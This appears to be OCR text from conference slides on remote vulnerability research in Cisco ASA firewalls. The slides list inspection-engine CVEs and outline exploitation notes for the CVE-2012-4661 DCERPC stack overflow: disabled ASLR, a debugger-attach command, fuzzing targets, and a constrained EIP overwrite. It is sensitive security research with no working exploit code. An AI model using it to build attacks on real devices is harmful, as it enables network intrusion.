
- Cisco ASA has a “patchy history“
- Two likely candidates for remote exploit
  - Application Protocol Inspection
  - WebVPN Services

Remote Unauthenticated Vulns

(DoS/Overflow/Bypass)



Memory Corruption in Protocol Inspection



Looking for Remote

- Vulnerabilities in Application Layer Protocol Inspection
  - DNS Inspection – CVE-2013-5513
  - ESMTP Inspection - CVE-2011-4006
  - H.323 Inspection - CVE-2012-5419
  - HTTP Inspection - CVE-2013-5512
  - Instant Messenger Inspection - CVE-2011-3304
  - ILS Inspection - CVE-2011-3303
  - RADIUS Inspection -CVE-2014-3264
  - SIP Inspection - CVE-2012-4660
  - SCCP Inspection - CVE-2010-0151
  - UDP Inspection - CVE-2012-0353 (DNS/SIP/SNMP/GTP/MCGP/XDMCP)
  - SQL*Net Inspection - CVE-2013-5508

- Most memory corruption vulnerabilities are classified as DoS

Looking for Remote

- Checkheaps most likely offering “protection”
  - DoS instead of code exec
- Previous work on IOS checkheaps bypass could be used in ASA land?
  - Michael Lynn BlackHat 2005
- Expect more research in this space

Memory Corruption in Protocol Inspection

CVE-2012-4659
CVE-2012-4643
CVE-2012-4663
CVE-2012-4662
CVE-2012-4661
CVE-2012-4660

Cisco Firewall Services Module and Cisco ASA 5500 Series Adaptive Security Appliance DCERPC Inspection Buffer Overflow Vulnerability

“An unauthenticated, remote attacker could exploit this vulnerability to cause a stack overflow condition which could be leveraged to execute arbitrary commands or cause an affected device to reload, resulting in a DoS condition.”

Cisco Vulnerability Alert 27107

Jan 11 Feb Oct **Mar 12** May Jun Aug Oct **Jan 13** Feb Apr Aug Sep Oct Nov Dec **Feb 14** Apr May Jul


Looking for Remote
CVE-2012-4661

- Stack-based buffer overflow
- ASLR disabled!
- GDB/IDA attach to serial console
  - /asa/bin/lina_monitor -g -s /dev/ttyS0 -d

Bug Hunting
CVE-2012-4661


- Disclosure shows issue in DCERPC inspection
- Static analysis shows some memcpy operations to a fixed sized buffer
- Focus on ISystemActivator / RemoteCreate Instance RPC Messages
- Fuzz the protocol parameters


Bug Hunting
CVE-2012-4661
Windows RPC WMI ISystemActivator



Bug Hunting

CVE-2012-4661






Looking for Remote

CVE-2012-4661

- Overwrite EIP with xlarge oxidbinding info
- Unfortunately string content is restricted to valid IP address string characters
- ASCII 0-9 (0x30-0x39) and . (0x2e)
- Partial overwrite / ROP opportunity?
- Our princess is in another castle!


Looking for Remote

- WebVPN Portal another likely target
  - CVEs related to Web Services (XSS/Bypass/Gain Privs)

